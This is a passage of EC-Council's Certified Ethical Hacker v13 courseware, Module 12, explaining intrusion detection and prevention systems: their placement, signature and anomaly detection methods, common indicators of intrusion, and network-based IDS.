

Module 12

Evading IDS, Firewalls, and Honeypots

**EC-Council
Official Curricula**

EC-Council C|EH^{v13}

Certified Ethical Hacker

This page is intentionally left blank.

hide01.ir

Learning Objectives

- | | |
|---|--|
| 01 Summarize IDS, IPS, and Firewall Concepts | 04 Demonstrate Different Techniques to Bypass NAC and Endpoint Security |
| 02 Demonstrate IDS, IPS, and Firewall Solutions | 05 Understand Honeypot Concepts and Different Techniques to Detect Honeypots |
| 03 Demonstrate Different Techniques to Bypass IDS/Firewalls | 06 Explain IDS/Firewall Evasion Countermeasures |

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

Learning Objectives

The widespread use of the Internet throughout the business world has boosted network usage in general. Organizations adopt various network security measures such as firewalls, intrusion detection systems (IDS), intrusion prevention systems (IPS), and “honeypots” to protect their networks. Networks are the most preferred targets of hackers for compromising an organization’s security, and attackers continue to find new ways to evade network security measures and attack these targets.

This module provides deep insights into various network security technologies, such as IDS, IPS, firewalls, and honeypots. It explains the operations of these components as well as the various techniques used by attackers to evade them. Further, it describes the countermeasures necessary to prevent such attacks.

At the end of this module, you will be able to:

- Describe IDS, IPS, and firewall concepts
- Use different IDS, IPS, and firewall solutions
- Explain different techniques to bypass IDS
- Explain various techniques to bypass firewalls
- Explain various techniques to bypass NAC and endpoint security
- Use different tools to evade IDS/firewalls
- Explain honeypot concepts and different techniques to detect honeypots
- Adopt countermeasures against IDS/firewall evasion

Objective 01

Summarize IDS, IPS, and Firewall Concepts


Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

IDS, IPS, and Firewall Concepts

Ethical hackers should understand the function, role, placement, and design of firewalls, IDS, and IPS, as well as how attackers evade these security measures. This section provides an overview of these concepts.

Intrusion Detection System (IDS)/Intrusion Prevention System (IPS)

- An intrusion detection system (IDS) is a software system or hardware device that **inspects all inbound and outbound network traffic** for suspicious patterns that may indicate a network or system security breach.
- The IDS **checks traffic** for signatures that match known intrusion patterns and **signals an alarm** when a match is found.
- Depending on the traffic to be monitored, the IDS is placed **outside/inside the firewall** to monitor suspicious traffic originating from outside/inside the network.
- An **intrusion prevention system (IPS)** is also considered as an active IDS since it is capable of not only detecting the intrusions but also preventing them.



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

Intrusion Detection System (IDS)

An intrusion detection system (IDS) is a security software or hardware device used to monitor, detect, and protect networks or systems from malicious activities; it alerts the concerned security personnel immediately upon detecting intrusions. IDS are extremely useful as they monitor the inbound/outbound traffic of the network and check for suspicious activities continuously to detect a network or system security breach. Specifically, they check traffic for signatures that match known intrusion patterns and raise an alarm when a match is detected. IDS can be categorized into active and passive IDS depending on their functionality. A passive IDS generally only detects intrusions while an active IPS not only detects intrusions in the network but also prevents them.

Main Functions of IDS:

- An IDS gathers and analyzes information from within a computer or a network to identify possible violations of the security policy, including unauthorized access, as well as misuse.
- An IDS is also referred to as a “packet sniffer,” which intercepts packets traveling via various communication media and protocols, usually TCP/IP.
- The packets are analyzed after they are captured.
- An IDS evaluates traffic for suspected intrusions and raises an alarm upon detecting such intrusions.

Where IDS resides in the network

One of the most common places to deploy an IDS is near the firewall. Depending on the traffic to be monitored, an IDS is placed outside/inside the firewall to monitor suspicious traffic originating from outside/inside the network. When placed inside, the IDS will be ideal if it is near a DMZ; however, the best practice is to use a layered defense by deploying one IDS in front of the firewall and another one behind the firewall in the network.

Before deploying the IDS, it is essential to analyze the network topology, understand how the traffic flows to and from the resources that an attacker can use to gain access to the network, and identify the critical components that will be possible targets of various attacks against the network. After the position of the IDS in the network is determined, the IDS must be configured to maximize its network protection effect.




Figure 12.1: Placement of IDS

How an IDS Works

The primary purpose of the IDS is to provide real-time monitoring and detection of intrusions. Additionally, reactive IDS (and IPS) can intercept, respond to, and/or prevent intrusions.

An IDS works as follows:

- IDS have sensors to detect malicious signatures in data packets, and some advanced IDS include behavioral activity detection to detect malicious traffic behavior. Even if the packet signatures do not match perfectly with the signatures in the IDS signature database, the activity detection system can alert administrators about possible attacks.
- If the signature matches, the IDS performs predefined actions such as terminating the connection, blocking the IP address, dropping the packet, and/or raising an alarm to notify the administrator.
- When signature matches, anomaly detection will be skipped; otherwise, the sensor may analyze traffic patterns for an anomaly.
- When the packet passes all the tests, the IDS will forward it to the network.




Figure 12.2: Working of IDS

Intrusion Prevention System (IPS)

Intrusion prevention systems (IPS) are considered as active IDS, as they are capable of not only detecting intrusions but also preventing them. IPS are continuous monitoring systems that often sit behind firewalls as an additional layer of protection. Unlike IDS, which are passive, IPS are placed inline in the network, between the source and the destination, to actively analyze the network traffic and make automated decisions regarding the traffic that is entering the network.

Some of the actions that an IPS is meant to perform are as follows:

- Generate alerts if any abnormal traffic is detected in the network
- Continuously record real-time logs of network activities
- Block and filter malicious traffic
- Detect and eliminate threats quickly, as it is placed inline in the operational network
- Identify threats accurately without generating false positives

An IPS takes actions based on certain rules and policies configured into it. In other words, the IPS can identify, log, and prevent the occurrence of any intrusion or attack in the network. IPS can also be employed to detect critical issues in corporate security policies such as notorious insider threats, malicious network guests, etc.

Classification of IPS:

Like IDS, IPS are also classified into two types:

- Host-based IPS
- Network-based IPS

Advantages of IPS over IDS:

- Unlike IDS, IPS can block as well as drop illegal packets in the network
- IPS can be used to monitor activities occurring in a single organization
- IPS can prevent the occurrence of direct attacks in the network by controlling the amount of network traffic




Figure 12.3: Example of an IPS placement

How an IDS Detects an Intrusion?

Signature Recognition Signature recognition, also known as misuse detection, tries to **identify events** that indicate an abuse of a system or network resource

Anomaly Detection It detects the **intrusion based** on the fixed behavioral characteristics of the users and components in a computer system

Protocol Anomaly Detection It involves analyzing network traffic to detect **deviations from established protocol standards** or expected behavior patterns

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org.

How an IDS Detects an Intrusion?

An IDS uses three methods to detect intrusions in the network.

- **Signature Recognition**

Signature recognition, also known as misuse detection, tries to identify events that indicate an abuse of a system or network. This technique involves first creating models of possible intrusions and then comparing these models with incoming events to make a detection decision. The signatures for IDS were created under the assumption that the model must detect an attack without disturbing normal system traffic. Only attacks should match the model; otherwise, false alarms could occur.

- Signature-based intrusion detection compares incoming or outgoing network packets with the binary signatures of known attacks using simple pattern-matching techniques to detect intrusions. Attackers can define a binary signature for a specific portion of the packet, such as TCP flags.
- Signature recognition can detect known attacks. However, there is a possibility that other innocuous packets contain the same signature, which will trigger a false positive alert.
- Improper signatures may trigger false alerts. To detect misuse, a massive number of signatures are required. The more the signatures, the greater are the chances are of the IDS detecting attacks; however, the traffic may incorrectly match with the signatures, thus impeding system performance.
- A large amount of signature data requires more network bandwidth. IDS compare signatures of data packets against those in the signature database. An increase in

the number of signatures in the database could result in the dropping of certain packets.

- New virus attacks such as URSNIF and VIRLOCK have driven the need for multiple signatures for a single attack. Changing a single bit in some attack strings can invalidate a signature generated for that attack. Therefore, entirely new signatures are required to detect a similar attack.
- Despite the problems with signature-based IDS, such systems are popular, and they work well when configured correctly and monitored closely.

■ Anomaly Detection

Anomaly detection, or “**not-use detection**,” differs from signature recognition. Anomaly detection involves a database of anomalies. An anomaly is detected when an event occurs outside the tolerance threshold of normal traffic. Therefore, any deviation from regular use is an attack. Anomaly detection detects intrusions based on the fixed behavioral characteristics of the users and components in a computer system. Establishing a model of normal use is the most challenging step in creating an anomaly detector.

- In the traditional method of anomaly detection, essential data are kept for checking variations in network traffic. However, in reality, there is some unpredictability in network traffic, and there are too many statistical variations, thus making these models imprecise. Some events labeled as anomalies might only be irregularities in network usage.
- In this type of approach, the inability to construct a model thoroughly on a regular network is a concern. These models should be used to check specific networks.

■ Protocol Anomaly Detection

Protocol anomaly detection involves analyzing the network traffic to detect deviations from established protocol standards or expected behavior patterns. This approach assumes that most network protocols have defined rules, structures, and behavioral patterns. When traffic does not conform to these rules, it may indicate malicious activity or a misconfiguration.

Working of a protocol anomaly detector:

- **Baseline behavior:** Establishing a baseline for normal protocol behavior is crucial. This involves learning the expected structure, sequence, timing, and content of network traffic.
- **Anomaly identification:** Once the baseline is established, the IDS monitors network traffic for deviations. The anomalies include unusual packet structures, unexpected sequence orders, abnormal response times, and protocol violations.
- **Detection rules:** Define rules for what constitutes an anomaly, based on protocol specifications and normal behavior patterns. These rules guide the IDS in detecting the deviations.

General Indications of Intrusions

Intrusion attempts on networks, systems, or file systems can be identified by following some general indicators:

- **File System Intrusions**

By observing system files, the presence of an intrusion can be identified. System files record the activities of the system. Any modification or deletion of the file attributes or the file itself is a sign that the system has been a target of an attack:

- If you find new, unknown files/programs on your system, then there is a possibility that the system has been intruded into. The system can be compromised to the extent that it can, in turn, compromise other network systems.
- When an intruder gains access to a system, he or she tries to escalate privileges to gain administrative access. When the intruder obtains administrator privileges, he/she could change file permissions, for example, from read-only to write.
- Unexplained modifications in file size, ownership, and access permissions are also indications of an attack. Ensure that all system files are analyzed.
- The presence of rogue suid and sgid files on your Linux system that do not match your master list of suid and sgid files could indicate an attack.
- You can identify unfamiliar file names in directories, including executable files with strange extensions and double extensions.
- Missing files are also a sign of a probable intrusion/attack.
- Unexplained disk space usage or sudden depletion of available storage.
- Abnormal system behavior, such as slow performance or frequent file crashes.
- If an attacker gains access to a file system, it may result in a reduction in the available bandwidth owing to resource consumption.

- **Network Intrusions**

Similarly, general indications of network intrusions include:

- A sudden increase in bandwidth consumption
- Repeated probes of the available services on your machines
- Connection requests from IPs other than those in the network range, which imply that an unauthenticated user (intruder) is attempting to connect to the network
- Repeated login attempts from remote hosts
- A sudden influx of log data, which could indicate attempts at DoS attacks, bandwidth consumption, and DDoS attacks
- Unexpected changes in network configurations or firewall rules

- Unexpected system crashes or performance degradation due to increased network load
- Unusual outbound connections or traffic to malicious domains

- **System Intrusions**


Similarly, general indications of system intrusions include:

- Sudden changes in logs such as short or incomplete logs
- Unusually slow system performance
- Missing logs or logs with incorrect permissions or ownership
- Modifications to system software and configuration files
- Unusual graphic displays or text messages
- Gaps in system accounting
- System crashes or reboots
- Unfamiliar processes
- Alerts from intrusion detection or antivirus software
- Installation of unauthorized software or applications on the system
- Presence of artifacts such as shell history files, temporary files, or remnants of attacker tools

Types of Intrusion Detection Systems

Network-Based Intrusion Detection Systems

- These systems typically consist of a **black box** that is placed on the network in a promiscuous mode, listening for patterns indicative of an intrusion.
- It detects malicious activity such as **Denial-of-Service attacks**, port scans, or even attempts to crack into computers by monitoring network traffic.



Host-Based Intrusion Detection Systems

- These systems usually include auditing for events that occur on a **specific host**.
- These are not as common, due to the overhead they incur by having to **monitor each system event**.



Types of Intrusion Detection Systems

There are two types of intrusion detection systems:

- Network-Based Intrusion Detection Systems**

Network-based intrusion detection systems (NIDS) check every packet entering the network for the presence of anomalies and incorrect data. By limiting the firewall to drop large numbers of data packets, the NIDS checks every packet thoroughly. A NIDS captures and inspects all traffic. It generates alerts at the IP or application level based on the content. NIDS are more distributed than host-based IDS. The NIDS identifies the anomalies at the router and host levels. It audits the information contained in the data packets and logs the information of malicious packets; furthermore, it assigns a threat level to each risk after receiving the data packets. The threat level enables the security team to remain on alert. These mechanisms typically consist of a black box placed on the network in a promiscuous mode, listening for patterns indicative of an intrusion. It detects malicious activity such as DoS attacks, port scans, or even attempts to break into computers by monitoring network traffic.




Figure 12.4: Network-based IDS (NIDS)

- **Host-Based Intrusion Detection Systems**

